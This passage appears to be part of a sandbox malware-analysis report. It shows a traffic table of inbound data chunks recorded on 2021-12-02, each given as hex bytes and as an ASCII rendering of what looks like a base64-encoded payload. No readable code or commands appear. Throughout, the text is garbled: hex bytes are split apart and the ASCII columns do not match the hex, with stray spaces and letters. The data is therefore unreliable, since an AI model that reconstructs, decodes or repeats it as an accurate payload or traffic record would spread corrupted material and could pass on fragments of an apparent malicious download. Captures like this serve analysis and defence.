47 4c 47 42 42 4e 53 78 67 52 45 49 73 59 44 46 47 4c 47 41 33 52 43 78 67 52 6b 55 73 59 45 4e 43 4c 47 42 47 51 79 78 Data Ascii: ODEsYDM3LGBGRixgRjQsYDdGLGBBRSxgRkQsYDA3LGBEMixgREQsYDVGLGBGQyxgQUYs YDFDLGBGQixgNkYsYDFFLGBGQyxgRTYsYDNCLGA5QSxgQ0EsYEEYLGazNyxgMEYsYDdFLGBBQsXgRkUs YDNELGAzQSxgNkYsYEEZFLGAXMyxgQzgsYDY1LGBGRcxgQzQsYEEZLGA1RixgRjAsYDDBGLGBBNsxgREIs YDFGLGA3RCxgRkUsYENCLGBGQyx

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	153	IN	Data Raw: 44 46 44 4c 47 41 31 52 53 78 67 52 6b 51 73 59 45 52 47 4c 47 42 46 52 53 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 47 52 69 78 67 4e 6a 63 73 59 45 5a 42 4c 47 42 42 52 69 78 67 4d 55 55 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 7a 45 73 59 45 4d 79 4c 47 42 45 52 43 78 67 52 6b 55 73 59 44 5a 47 4c 47 42 43 52 53 78 67 52 6a 4d 73 59 45 52 43 4c 47 41 31 51 53 78 67 52 44 6b 73 59 45 52 46 4c 47 42 47 52 69 78 67 51 54 6b 73 59 45 5a 42 4c 47 41 33 51 69 7 8 67 4f 55 51 73 59 44 4d 33 4c 47 41 31 52 69 78 67 52 54 45 73 59 45 4e 45 4c 47 41 35 4d 79 78 67 52 6b 59 73 59 45 56 43 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 44 51 33 4c 47 42 45 4d 79 78 67 52 45 59 73 59 45 55 31 4c 47 41 35 52 69 78 67 52 6b 49 73 59 44 6c 43 4c 47 41 7a 52 53 78 67 52 6a 63 73 Data Ascii: DFDLGA1RSxgRkQsYERGLGBFRSxgRkYsYEIzLGBGRixgNjcsYEZBLGBBRixgMUUsYEZGLGBERSxgQzEsYEMyLGBERCxgRkUsYDZGLGBCRSxgRjMsYERCLGA1QSxgRDksYERFLGBGRixgQTKsYEZBLGA3QixgOUQsYDM3LGA1RixgRTEsYENELGA5MyxgRkYsYEVCLGAzRixgRkEsYDQ3LGBEMyXgREYsYEU1LGA5RixgRklSYDlCLGAzRSxgRjcs
2021-12-02 17:26:37 UTC	157	IN	Data Raw: 42 47 52 53 78 67 52 54 49 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 44 63 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4e 30 55 73 59 45 56 43 4c 47 42 45 52 69 78 67 4e 45 4d 73 59 44 59 32 4c 47 42 47 4e 43 78 67 4d 54 63 73 59 44 6b 7a 4c 47 42 46 4e 69 78 67 52 55 55 73 59 45 4a 44 4c 47 42 47 4f 43 78 67 51 55 59 73 59 45 5a 44 4c 47 41 34 52 69 78 67 52 6a 51 73 59 45 55 79 4c 47 42 47 52 69 78 67 4e 7a 51 73 59 44 63 35 4c 47 42 47 52 53 78 67 4e 7a 63 7 3 59 45 45 32 4c 47 42 43 52 69 78 67 51 30 51 73 59 44 56 47 4c 47 42 47 51 69 78 67 51 55 59 73 59 44 41 30 4c 47 42 42 4d 53 78 67 52 44 4d 73 59 44 49 31 4c 47 41 34 4d 69 78 67 51 55 51 73 59 44 52 43 4c 47 42 45 4d 69 78 67 52 44 67 73 59 44 6c 45 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 44 49 79 4c Data Ascii: BGRSxgRTIsYERGLGBFMixgRDcsYEZFLGBCRixgN0UsYEVCLGBERixgNEMsYDY2LGBGNCxgMTcsYDkzLGBFNixgRUUsY EJDLGBGOCxgQUYsYEZDLGA4RixgRjQsYEUyLGBGRixgNzQsYDc5LGBGRSxgNzcsYEE2LGBCRixgQ0QsYDVGLGBGQixgQUYsYDA0LGBBMSxgRDMsYDI1LGA4MixgQUQsYDRCLGBEMixgRDgsYDIE LGAzNyXgRkUsYDlYl
2021-12-02 17:26:37 UTC	160	IN	Data Raw: 47 4c 47 42 45 52 69 78 67 52 6b 59 73 59 44 49 32 4c 47 41 35 4e 43 78 67 4d 54 49 73 59 45 5a 42 4c 47 41 32 52 69 78 67 4e 6a 6b 73 59 44 4e 44 4c 47 42 43 52 69 78 67 4d 6a 63 73 59 45 5a 45 4c 47 42 47 52 43 78 67 4d 6a 55 73 59 45 5a 45 4c 47 41 35 52 43 78 67 52 44 4d 73 59 44 45 34 4c 47 42 47 52 53 78 67 4e 7a 51 73 59 44 67 79 4c 47 42 47 4e 53 78 67 4d 55 49 73 59 44 55 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 79 4c 47 42 43 4e 53 78 67 5 2 6b 51 73 59 44 6c 47 4c 47 42 42 4f 53 78 67 51 55 59 73 59 45 52 47 4c 47 41 35 4f 53 78 67 52 6a 41 73 59 45 5a 43 4c 47 41 32 4f 53 78 67 51 7a 49 73 59 45 55 7a 4c 47 41 30 52 69 78 67 4d 6a 63 73 59 45 51 34 4c 47 41 33 52 69 78 67 4d 6a 67 73 59 45 59 31 4c 47 42 47 4f 53 78 67 4f 54 51 73 59 45 Data Ascii: GLGBERixgRkYsYDI2LGA5NCxgMTIsYEZBLGA2RixgNjksYDNDLGBCRixgMjcsYEZELGBGRCxgMjUsYEZELGA5RCxgRDMsYDE4LGBGRSxgNzQsYDgyLGBGNSxgMUIsYDUwLGBGRixgRkYsYDAYLGBNCsXgRkQsYDIGLGBBOSxgQUYsYERGLGA5OSxgRjAsYEZCLGA2OSxgQzIsYEUzLGA0RixgMjcsYEQ4LGA3RixgMjgsY EY1LGBGOSxgOTQsYE
2021-12-02 17:26:37 UTC	164	IN	Data Raw: 4d 53 78 67 52 6a 45 73 59 44 67 33 4c 47 42 47 52 69 78 67 52 44 51 73 59 44 5a 47 4c 47 42 47 52 53 78 67 4e 44 63 73 59 44 59 30 4c 47 41 77 4e 79 78 67 4e 30 59 73 59 44 45 79 4c 47 41 33 4d 69 78 67 4e 44 63 73 59 45 4d 33 4c 47 42 47 52 69 78 67 52 44 59 73 59 44 64 47 4c 47 42 47 4f 43 78 67 4f 54 4d 73 59 45 55 35 4c 47 42 47 52 69 78 67 4e 7a 67 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 6b 45 73 59 44 55 33 4c 47 41 33 51 79 78 67 51 54 51 73 59 45 5a 47 4c 47 42 43 4e 43 78 67 4e 55 59 73 59 44 6c 42 4c 47 42 44 4f 43 78 67 4e 6b 4d 73 59 45 5a 46 4c 47 42 47 4e 6 9 78 67 51 6b 59 73 59 45 59 33 4c 47 41 32 52 69 78 67 52 6b 59 73 59 44 64 43 4c 47 41 32 52 69 78 67 52 6b 51 73 59 45 52 42 4c 47 41 31 4d 43 78 67 4e 44 45 73 59 45 4a 47 4c 47 41 Data Ascii: MSxgRjEsYDg3LGBGRixgRDQsYDZGLGBGRSxgNDcsYDY0LGAwNyXgN0YsYDEyLGA3MixgNDcsYEM3LGBGRixgRDYsYDdGLGBGOCxgOTMsYEU5LGBGRixgNzgsY EY3LGBGRixgRkEsYDU3LGA3QyxgQTQsY EYZGLG BCNCxgNUYsYDIBLGBDOCxgNkMsYEZFGLGBGNixgQkYsY EY3LGA2RixgRkYsYDdCLGA2RixgRkQsYERBLG A1MCxgNDEsY EJGLGA
2021-12-02 17:26:37 UTC	168	IN	Data Raw: 6a 49 73 59 44 64 47 4c 47 42 46 52 69 78 67 52 45 59 73 59 45 59 79 4c 47 41 77 52 69 78 67 4f 44 45 73 59 44 55 30 4c 47 42 47 52 53 78 67 4d 6a 45 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 51 6b 59 73 59 45 56 45 4c 47 41 79 4d 43 78 67 52 6a 41 73 59 44 45 77 4c 47 41 77 4f 43 78 67 52 6b 4d 73 59 45 55 32 4c 47 41 34 4e 43 78 67 51 7a 41 73 59 44 56 47 4c 47 42 47 4d 43 78 67 4f 45 49 73 59 45 4a 47 4c 47 42 47 4f 43 78 67 4e 45 51 73 59 44 67 77 4c 47 42 44 4d 43 78 67 4f 55 59 73 59 45 59 77 4c 47 42 46 4d 79 78 67 51 7a 6b 73 59 44 64 47 4c 47 42 45 4f 53 78 67 4e 44 45 73 59 45 55 77 4c 47 41 77 52 69 78 67 4f 45 51 73 59 44 49 77 4c 47 42 47 4d 43 78 67 4f 45 59 73 59 45 4d 33 4c 47 41 78 4d 53 78 67 52 6a 67 73 59 44 5a 47 4c 47 41 35 4d 43 78 67 Data Ascii: jIsYDdGLGBFRixgREYsY EYyLGAwRixgODEsYDU0LGBGRSxgMjEsYDNLGA1NSxgQkYsY EVELGAyMCxgRjAsYDEwLGAwOCxgRkMsYEU2LGA4NCxgQzAsYDVGLGBGMCxgOEIsY EJGLGBGOCxgNEQsYDgwLGBDMCxgOUYsY EYwLGBFMixgQzksYDdGLGBEOSxgNDEsYEUwLGAwRixgOEQsYDIwLGBGMCxgOEYsYEM3LGAxMSxgRjgsYDZGLGA5MCxg
2021-12-02 17:26:37 UTC	172	IN	Data Raw: 46 42 4c 47 42 42 4e 53 78 67 52 44 55 73 59 45 56 46 4c 47 42 47 52 69 78 67 4e 6a 41 73 59 44 67 30 4c 47 42 46 4f 53 78 67 4e 7a 63 73 59 44 63 35 4c 47 41 79 51 79 78 67 52 6b 51 73 59 45 5a 46 4c 47 41 7a 51 53 78 67 52 54 6b 73 59 45 49 7a 4c 47 41 7a 52 69 78 67 52 54 4d 73 59 44 4d 33 4c 47 42 47 4d 79 78 67 4d 54 59 73 59 45 4a 43 4c 47 41 77 52 53 78 67 4e 30 55 73 59 44 6b 7a 4c 47 42 47 52 69 78 67 4d 44 45 73 59 44 52 44 4c 47 41 33 4e 43 78 67 52 6a 51 73 59 44 4a 43 4c 47 41 34 52 53 78 67 4d 55 45 73 59 45 56 47 4c 47 42 44 4d 79 78 67 4e 55 59 73 59 44 51 31 4c 47 41 32 4f 53 78 67 4d 6a 4d 73 59 44 4d 79 4c 47 41 35 4e 43 78 67 51 6b 59 73 59 44 41 78 4c 47 41 78 4d 53 78 67 52 55 51 73 59 45 49 33 4c 47 41 30 4f 53 78 67 4d 55 59 73 59 Data Ascii: FBLGBBNSxgRDUsYEVFLGBGRixgNjAsYDg0LGBFOSxgNzcsYDc5LGAyQyxgRkQsY EYZFLGAzQSxgRTksY EIZLGAzRixgRTMsYDM3LGBGMyxgMTYsY EYJCLGAwRSxgN0UsYDkzLGBGRixgMDEsYDRDLGA3NCxgRjQsYD JCLGA4RSxgMUEsYEVGLGBDMYxgNUYsYDQ1LGA2OSxgMjMsYDMyLGA5NCxgQkYsYDaxLGAxMSxgRUQsY EYI3LGA0OSxgMUYSY
2021-12-02 17:26:37 UTC	176	IN	Data Raw: 43 4e 79 78 67 52 6b 45 73 59 44 4a 45 4c 47 41 33 52 53 78 67 51 55 51 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 44 63 73 59 45 46 46 4c 47 41 33 52 53 78 67 4f 44 45 73 59 45 4e 46 4c 47 42 47 4f 53 78 67 4e 6b 59 73 59 44 52 46 4c 47 41 79 4d 79 78 67 52 6b 59 73 59 44 6b 35 4c 47 41 35 52 69 78 67 51 55 45 73 59 45 5a 47 4c 47 42 47 4f 53 78 67 51 30 55 73 59 45 4d 34 4c 47 42 47 52 69 78 67 52 54 55 73 59 45 5a 47 4c 47 41 77 51 53 78 67 4d 45 4d 73 59 44 4d 31 4c 47 41 33 52 43 78 67 52 6a 59 73 59 45 5a 45 4c 47 41 79 52 69 78 67 4d 30 4d 73 59 44 67 32 4c 47 42 47 5 1 53 78 67 52 6b 49 73 59 45 55 34 4c 47 42 44 4d 79 78 67 52 45 59 73 59 45 5a 44 4c 47 42 43 4e 79 78 67 4d 6a 63 73 59 45 5a 44 4c 47 42 47 52 69 78 67 52 6a 55 73 59 44 6c 47 4c 47 Data Ascii: CNyxgRkEsYDJELGA3RSxgQUQsYERGLGBFMixgRDcsYEFFFLGA3RSxgODEsYENFLGBGOSxgNkYsYDRFLGAYMyxgRkYsYDk5LGA5RixgQUESYEZGLGBGOSxgQOUsYEM4LGBGRixgRTUsY EYZLGAwQSxgMEMsYDM1LGA3RCxgRjYsY EYZELGAyRixgM0MsYDg2LGBGQSxgRkIsYEU4LGBDMYxgREYsY EYZDLGBCNyxgMjcsY EYZDLGBGRixgRjUsYDIGLG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	180	IN	Data Raw: 4e 45 49 73 59 44 64 47 4c 47 41 7a 4d 79 78 67 52 44 67 73 59 44 68 43 4c 47 41 31 52 69 78 67 52 55 59 73 59 45 49 33 4c 47 42 45 4f 53 78 67 52 6b 45 73 59 45 46 45 4c 47 42 42 4f 43 78 67 51 7a 63 73 59 44 46 47 4c 47 42 47 51 69 78 67 51 30 51 73 59 44 64 47 4c 47 41 7a 52 43 78 67 51 30 45 73 59 44 5a 42 4c 47 41 35 51 79 78 67 4f 44 55 73 59 44 4a 47 4c 47 42 47 52 69 78 67 4f 55 51 73 59 45 59 30 4c 47 42 47 4d 69 78 67 4e 6b 59 73 59 44 51 77 4c 47 42 42 52 53 78 67 51 7a 6b 73 59 45 59 33 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 45 31 4c 47 41 33 52 69 78 67 4d 4 4 51 73 59 45 51 30 4c 47 42 45 51 53 78 67 4d 30 59 73 59 45 59 30 4c 47 41 7a 52 69 78 67 52 6b 51 73 59 45 49 32 4c 47 41 78 52 53 78 67 4d 44 4d 73 59 45 5a 46 4c 47 42 46 52 53 78 Data Ascii: NEIsYDdGLGAzMyxgRDgsYDhCLGA1RixgRUYsYEI3LGBEOSxgRkEsYEFELGBBOCxbQzcsYDFGLGBGQi xgQ0QsYDdGLGAzRCxgQ0EsYDZBLGA5QyxgODUsYDJGLGBGRixgOUQsYEO0LGBGMixgNkYsYDQwLGBBRS xgQzksYIEY3LGA1RixgRkYsYEE1LGA3RixgMDQsYEQ0LGBEQSxgM0YsYIEY0LGAzRixgRkQsYIEI2LGAxRS xgMDMsYIEZFLGBFRSx
2021-12-02 17:26:37 UTC	185	IN	Data Raw: 45 46 47 4c 47 41 35 51 69 78 67 52 6b 55 73 59 45 4e 47 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 4a 47 4c 47 42 47 52 69 78 67 52 54 55 73 59 44 6c 46 4c 47 42 47 4e 79 78 67 52 6a 41 73 59 44 6c 43 4c 47 41 77 4d 79 78 67 52 54 59 73 59 45 5a 47 4c 47 42 47 4e 43 78 67 51 54 63 73 59 45 5a 44 4c 47 41 31 4f 53 78 67 4e 30 59 73 59 44 51 79 4c 47 42 43 51 53 78 67 52 6a 67 73 59 45 4e 47 4c 47 42 47 52 53 78 67 52 6a 63 73 59 44 56 47 4c 47 42 46 4f 53 7 8 67 51 7a 4d 73 59 45 5a 44 4c 47 41 30 52 43 78 67 4d 44 45 73 59 45 59 7a 4c 47 41 7a 4e 79 78 67 4d 6a 55 73 59 44 4e 45 4c 47 42 47 4e 43 78 67 4e 30 49 73 59 44 67 31 4c 47 41 7a 4d 43 78 67 52 6b 59 73 59 44 51 7a 4c 47 41 34 4f 43 78 67 52 54 4d 73 59 45 4a 47 4c 47 42 47 52 43 78 67 52 6a 67 73 Data Ascii: EFGLGA5QixgRkUsYENGLGA3RixgRjUsYDJGLGBGRixgRTUsYDIFLGBGNyxgRjAsYDICLGAwMyxgRTY sYEZGLGBGNcxgQTcsYIEZDLGA1OSxgN0YsYDQyLGBBCQsXgRjgsYENGLGBGRSxgRjcsYDVG LGBFOSxgQzM sYEZDLGA0RCxgMDEsYIEYzLGAzNyxgMjUsYDNLGBGNcxgN0IsYDg1LGAzMCxgRkYsYDQzLGA4OCxgRTM sYEJLGBGRcxgRjgs
2021-12-02 17:26:37 UTC	189	IN	Data Raw: 41 33 4f 53 78 67 52 6b 45 73 59 45 56 47 4c 47 41 7a 52 69 78 67 52 6b 59 73 59 44 59 31 4c 47 41 33 52 69 78 67 52 6b 55 73 59 45 59 35 4c 47 42 46 52 69 78 67 52 6b 51 73 59 44 64 43 4c 47 41 32 4e 79 78 67 52 54 63 73 59 45 55 35 4c 47 42 47 4e 79 78 67 52 6b 55 73 59 45 4d 78 4c 47 42 43 52 69 78 67 52 55 4d 73 59 44 64 47 4c 47 41 79 4d 53 78 67 4d 44 4d 73 59 45 59 34 4c 47 42 47 4d 69 78 67 51 6b 59 73 59 45 5a 47 4c 47 41 77 4d 79 78 67 51 7a 59 7 3 59 45 55 30 4c 47 41 31 52 53 78 67 52 6b 55 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4e 54 4d 73 59 44 67 30 4c 47 41 79 4e 79 78 67 4e 30 55 73 59 44 4e 45 4c 47 41 35 51 53 78 67 52 6b 49 73 59 45 4a 47 4c 47 41 30 4d 69 78 67 4e 7a 6b 73 59 44 41 77 4c 47 42 46 4d 53 78 67 51 7a 41 73 59 44 52 47 4c Data Ascii: A3OSxgRkEsYEVGLGAzRixgRkYsYDY1LGA3RixgRkUsYIEY5LGBFRixgRkQsYDdCLGA2NyxgRTcsYEU5 LGBGNyxgRkUsYEMxLGBCRixgRUMsYDdGLGAyMSxgMDMsYIEY4LGBGMixgQkYsYIEZGLGAwMyxgQzYsYEU0 LGA1RSxgRkUsYIEJLGBCRixgNTMsYDg0LGAyNyxgN0UsYDNLGA5QsXgRkIsYIEJLGA0MixgNzksYDAw LGBFMSxgQzAsYDRGL
2021-12-02 17:26:37 UTC	192	IN	Data Raw: 32 4c 47 41 31 52 69 78 67 4e 45 4d 73 59 44 42 44 4c 47 42 47 4e 79 78 67 4e 55 59 73 59 45 51 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 51 34 4c 47 41 31 4d 69 78 67 4d 30 55 73 59 44 59 77 4c 47 42 43 52 53 78 67 4f 54 51 73 59 44 59 7a 4c 47 42 46 51 79 78 67 52 45 59 73 59 45 59 30 4c 47 42 45 4e 79 78 67 52 44 67 73 59 45 5a 46 4c 47 41 34 52 43 78 67 51 7a 6b 73 59 44 63 33 4c 47 41 79 4e 79 78 67 52 55 55 73 59 45 5a 47 4c 47 41 77 4e 53 78 67 4 e 30 59 73 59 45 5a 44 4c 47 42 42 52 69 78 67 4f 44 4d 73 59 44 52 47 4c 47 41 33 52 53 78 67 51 6b 51 73 59 45 59 30 4c 47 42 42 51 69 78 67 4d 30 59 73 59 45 59 31 4c 47 42 44 52 69 78 67 4e 30 51 73 59 45 59 34 4c 47 41 31 51 69 78 67 52 6b 55 73 59 44 41 32 4c 47 42 43 52 69 78 67 52 6a 6b 73 59 44 Data Ascii: 2LGA1RixgNEMsYDBDLGBGNyxgNUYsYEQwLGBGRixgRkYsYDQ4LGA1MixgM0UsYDYwLGBL CRSxgOTQsYDYzLGBFQyxgREYsYIEY0LGBENyxgRDgsYIEZFLGA4RCxgQzksYDc3LGAyNyxgRUUsYIEZGLGA wNSxgN0YsYIEZDLGBBRixgODMsYDRGLGA3RSxgQkQsYIEY0LGBBQixgM0YsYIEY1LGBDRixgN0QsYIEY4LGA 1QixgRkUsYDA2LGBCRixgRjksYD
2021-12-02 17:26:37 UTC	196	IN	Data Raw: 4d 69 78 67 4e 6a 63 73 59 45 55 35 4c 47 42 43 52 69 78 67 51 6a 55 73 59 45 5a 44 4c 47 41 35 52 69 78 67 52 6b 59 73 59 44 59 7a 4c 47 42 47 52 69 78 67 51 30 51 73 59 44 64 45 4c 47 41 79 4d 43 78 67 51 6a 6b 73 59 45 5a 47 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 44 45 33 4c 47 41 35 52 43 78 67 4d 7a 63 73 59 45 5a 46 4c 47 41 78 4e 69 78 67 51 6b 4d 73 59 45 59 78 4c 47 41 79 52 69 78 67 52 6b 51 73 59 44 5a 45 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 44 46 47 4c 47 41 35 52 69 78 67 52 6b 55 73 59 45 4d 32 4c 47 42 47 52 69 78 67 4e 7a 6b 73 59 44 45 31 4c 47 41 30 51 79 78 67 51 7a 49 73 59 44 5a 47 4c 47 42 47 51 69 78 67 4f 55 49 73 59 45 5a 47 4c 47 42 43 51 53 78 67 4e 6b 55 73 59 44 45 79 4c 47 41 33 52 53 78 67 52 45 49 73 59 44 6c 47 4c 47 42 Data Ascii: MixgNjcsYEU5LGBCRixgQjUsYIEZDLGA5RixgRkYsYDYzLGBGRixgQ0QsYDdELGAyMCxgQjksYIEZGLG A1MyxgRjUsYDE3LGA5RCxgMzcsYIEZFLGAxNixgQkMsYIEYxLGAyRixgRkQsYDZELGA3RixgRjksYDFFLGA5RixgRkUs YEM2LGBGRixgNzksYDE1LGA0QyxgQzIsYDZGLGBGQixgOUIsYIEZGLGBCCQsXgNkUsYDEYLaGA3RSxgREIsYDIGLGB
2021-12-02 17:26:37 UTC	200	IN	Data Raw: 55 45 73 59 45 5a 47 4c 47 42 46 4f 43 78 67 51 30 55 73 59 44 68 43 4c 47 41 7a 4f 53 78 67 4e 55 55 73 59 44 4e 44 4c 47 42 47 52 53 78 67 4e 44 4d 73 59 44 64 46 4c 47 42 45 4d 79 78 67 4e 30 49 73 59 45 55 35 4c 47 41 32 52 69 78 67 52 6a 63 73 59 45 55 77 4c 47 41 32 4e 79 78 67 52 6b 55 73 59 44 64 43 4c 47 42 47 52 69 78 67 51 7a 55 73 59 44 56 47 4c 47 42 47 4f 43 78 67 4e 6a 4d 73 59 44 68 46 4c 47 41 79 51 79 78 67 51 6b 59 73 59 45 59 77 4c 47 4 2 42 4e 79 78 67 52 55 45 73 59 45 4a 47 4c 47 42 43 4d 43 78 67 52 6a 4d 73 59 45 55 79 4c 47 41 77 4f 43 78 67 4d 6b 59 73 59 45 5a 46 4c 47 42 45 4e 53 78 67 4e 30 59 73 59 45 52 43 4c 47 41 35 4d 79 78 67 4d 30 59 73 59 44 4e 47 4c 47 42 47 52 43 78 67 4d 54 4d 73 59 44 64 46 4c 47 42 45 4e 79 78 67 Data Ascii: UEsYIEZGLBFOCxbQ0UsYDhCLGAzOSxgNUUsYDNDLGBGRSxgNDMsYDdFLGBEMyxgN0IsY EU5LGA2RixgRjcsYEUwLGA2NyxgRkUsYDdCLGBGRixgQzUsYDVG LGBGOCxgNjMsYDhFLGAyQyxgQkYsY IEYwLGBBNyxgRUEsYIEJLGBCMcxgRjMsYIEYUyLGAwOCxgMkYsYIEZFLGBENSxgN0YsYIERCLGA5MyxgM0YsY DNGLGBGRcxgMTMsYDdFLGBENyxg
2021-12-02 17:26:37 UTC	204	IN	Data Raw: 52 42 4c 47 42 47 52 43 78 67 4e 6b 45 73 59 45 5a 42 4c 47 42 47 52 43 78 67 4f 54 41 73 59 44 64 46 4c 47 42 47 52 69 78 67 4e 6b 49 73 59 44 41 34 4c 47 42 45 52 69 78 67 4e 30 59 73 59 44 6b 78 4c 47 42 46 4d 43 78 67 52 6b 59 73 59 44 46 42 4c 47 42 43 52 69 78 67 4d 54 6b 73 59 44 49 31 4c 47 41 34 52 43 78 67 4d 44 67 73 59 45 4e 46 4c 47 41 78 52 69 78 67 4e 45 55 73 59 44 6c 47 4c 47 42 47 52 69 78 67 4e 7a 45 73 59 45 51 30 4c 47 42 47 52 53 78 6 7 52 45 59 73 59 44 41 31 4c 47 41 79 52 53 78 67 4f 44 51 73 59 45 4d 7a 4c 47 41 31 52 69 78 67 4e 44 51 73 59 44 4e 47 4c 47 41 31 4e 79 78 67 52 44 51 73 59 45 55 32 4c 47 42 42 52 69 78 67 51 54 55 73 59 44 4e 46 4c 47 42 47 52 69 78 67 4d 30 51 73 59 45 4d 79 4c 47 42 47 52 69 78 67 4f 54 63 73 59 Data Ascii: RBLGBGRcxgNkEsYIEZBLGBGRcxgOTAsYDdFLGBGRixgNkIsYDA4LGBERixgN0YsYDkxLGBFMCxgRkYs YDFBLGBCRixgMTksYDI1LGA4RCxgMDgsYENFLGAxRixgNEUsYDIDLGBGRixgNzEsYEQ0LGBGRSxgREYs YDA1LGAyRSxgODQsYEMzLGA1RixgNDQsYDNLGA1NyxgRDQsYEU2LGBBRixgQTUsYDNFLGBGRixgM0Qs YEMyLGBGRixgOTcsY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	208	IN	Data Raw: 35 4d 43 78 67 52 6b 4d 73 59 45 55 32 4c 47 42 42 52 69 78 67 4e 30 55 73 59 45 46 42 4c 47 42 47 52 53 78 67 51 55 49 73 59 44 4e 43 4c 47 42 42 52 69 78 67 52 6b 55 73 59 45 45 78 4c 47 41 33 4f 43 78 67 52 6a 55 73 59 45 51 35 4c 47 41 32 52 69 78 67 4e 7a 59 73 59 44 55 77 4c 47 42 42 4e 43 78 67 51 6b 59 73 59 44 52 43 4c 47 42 47 52 53 78 67 52 6a 45 73 59 45 45 31 4c 47 42 47 52 69 78 67 52 55 45 73 59 44 68 47 4c 47 42 47 52 69 78 67 52 54 59 73 5 9 45 4a 47 4c 47 42 44 4d 53 78 67 52 55 59 73 59 44 6b 79 4c 47 42 42 4f 43 78 67 52 54 45 73 59 44 52 46 4c 47 42 46 4d 43 78 67 4d 54 51 73 59 45 5a 45 4c 47 41 34 4d 79 78 67 4f 55 51 73 59 44 55 33 4c 47 42 43 52 69 78 67 4f 45 51 73 59 44 55 33 4c 47 42 47 52 69 78 67 4e 47 4c 47 Data Ascii: 5MCxgRkMsYEU2LGBBRixgN0UsYEFBLGBGRSxgQUIsYDNCLGBBRixgRkUsYEEExLGA3OCxgRjUsYEQ5LGA2RixgNzYsYDUwLGBBNcXgQkYsYDRCLGBGRSxgRjEsYEE1LGBGRixgRUeYsYDhGLGBGRixgRTYsYIEJGLGBDMSxgRUYSYDkYLGBBOCxBGRTEsYDRFLGBFMCxgMTQsYsYEZELGA4MyxgOUQsYDU3LGBGRixgRDgsYDNLGLG
2021-12-02 17:26:37 UTC	212	IN	Data Raw: 4e 55 51 73 59 44 64 46 4c 47 41 77 51 69 78 67 4f 45 51 73 59 44 59 30 4c 47 41 35 4d 79 78 67 52 45 59 73 59 45 5a 44 4c 47 42 46 4d 43 78 67 51 54 63 73 59 45 56 42 4c 47 41 33 52 69 78 67 51 6a 55 73 59 45 59 7a 4c 47 42 46 51 53 78 67 4d 30 59 73 59 44 68 43 4c 47 41 32 4d 43 78 67 52 54 51 73 59 45 59 7a 4c 47 41 30 4e 79 78 67 52 6b 59 73 59 45 59 35 4c 47 41 35 52 69 78 67 4f 54 59 73 59 44 46 46 4c 47 41 7a 52 53 78 67 52 6b 45 73 59 45 52 43 4c 4 7 41 77 4d 79 78 67 4d 45 49 73 59 45 59 31 4c 47 42 45 51 69 78 67 4f 54 41 73 59 45 4a 44 4c 47 41 7a 4f 53 78 67 51 6b 51 73 59 44 52 45 4c 47 41 78 4f 53 78 67 51 55 59 73 59 45 5a 47 4c 47 42 43 4e 69 78 67 52 6a 4d 73 59 45 56 42 4c 47 41 35 52 69 78 67 4f 44 51 73 59 44 55 33 4c 47 42 42 4e 79 78 Data Ascii: NUQsYDdFLGAwQixgOEQsYDYOLGA5MyxgREYsYEZDLGBFMCxgQTcsYEVBLGA3RixgQjUsYIEYzLGBFQsXgM0YsYDhCLGA2MCxgRTQsYIEYzLGA0NyxgRkYsYIEY5LGA5RixgOTYsYDFFLGAzRSxgRkEsYERCLGAwMyxgMEIsYIEY1LGBEQixgOTAsYIEJDLGAzOSxgQkQsYDRELGAxOSxgQUYsYIEZGLGBCNixgRjMsYIEVBLGA5RixgODQsYDU3LGBBNyx
2021-12-02 17:26:37 UTC	224	IN	Data Raw: 7a 4c 47 41 78 51 69 78 67 52 6b 51 73 59 44 46 42 4c 47 41 79 4e 43 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 44 4e 69 78 67 4e 6b 59 73 59 45 4d 34 4c 47 42 43 51 79 78 67 52 6b 55 73 59 44 56 47 4c 47 42 47 52 43 78 67 52 44 49 73 59 44 6c 47 4c 47 42 47 52 53 78 67 52 45 55 73 59 44 5a 47 4c 47 42 47 4e 43 78 67 4d 55 49 73 59 45 55 30 4c 47 42 46 4e 79 78 67 52 54 6b 73 59 44 68 47 4c 47 42 47 52 69 78 67 52 54 55 73 59 44 56 47 4c 47 42 47 52 43 78 67 4 e 55 59 73 59 45 55 35 4c 47 42 46 52 69 78 67 52 6a 55 73 59 44 6b 55 73 59 44 63 7a 4c 47 42 43 52 69 78 67 52 6a 4d 73 59 44 59 78 4c 47 42 47 51 53 78 67 4e 30 49 73 59 45 5a 44 4c 47 41 79 52 43 78 67 4e 30 59 73 59 45 59 30 4c 47 41 7a 52 69 78 67 52 6a 59 73 59 44 55 7a 4c 47 41 7a 52 69 78 67 4f 54 55 73 59 45 Data Ascii: zLGAxQixgRkQsYDFBLGAYNCxgNjYsYIEJGLGBDNixgNkYsYEM4LGBcQyxgRkUsYDVGGLBGRcXgRDIsYDIGLGBGRSxgREUsYDZGLGBGNcXgMUIsYEUOLGBFNyxgRTksYDhGLGBGRixgRTUsYDVGGLBGRcXgNUYsYEU5LGBFRixgRjUsYDUzLGBCRixgRjMsYDYxLGBGQsXgN0IsYIEZDLGAyRcXgN0YsYIEY0LGAzRixgRjYsYDUzLGAzRixgOTUsYIE
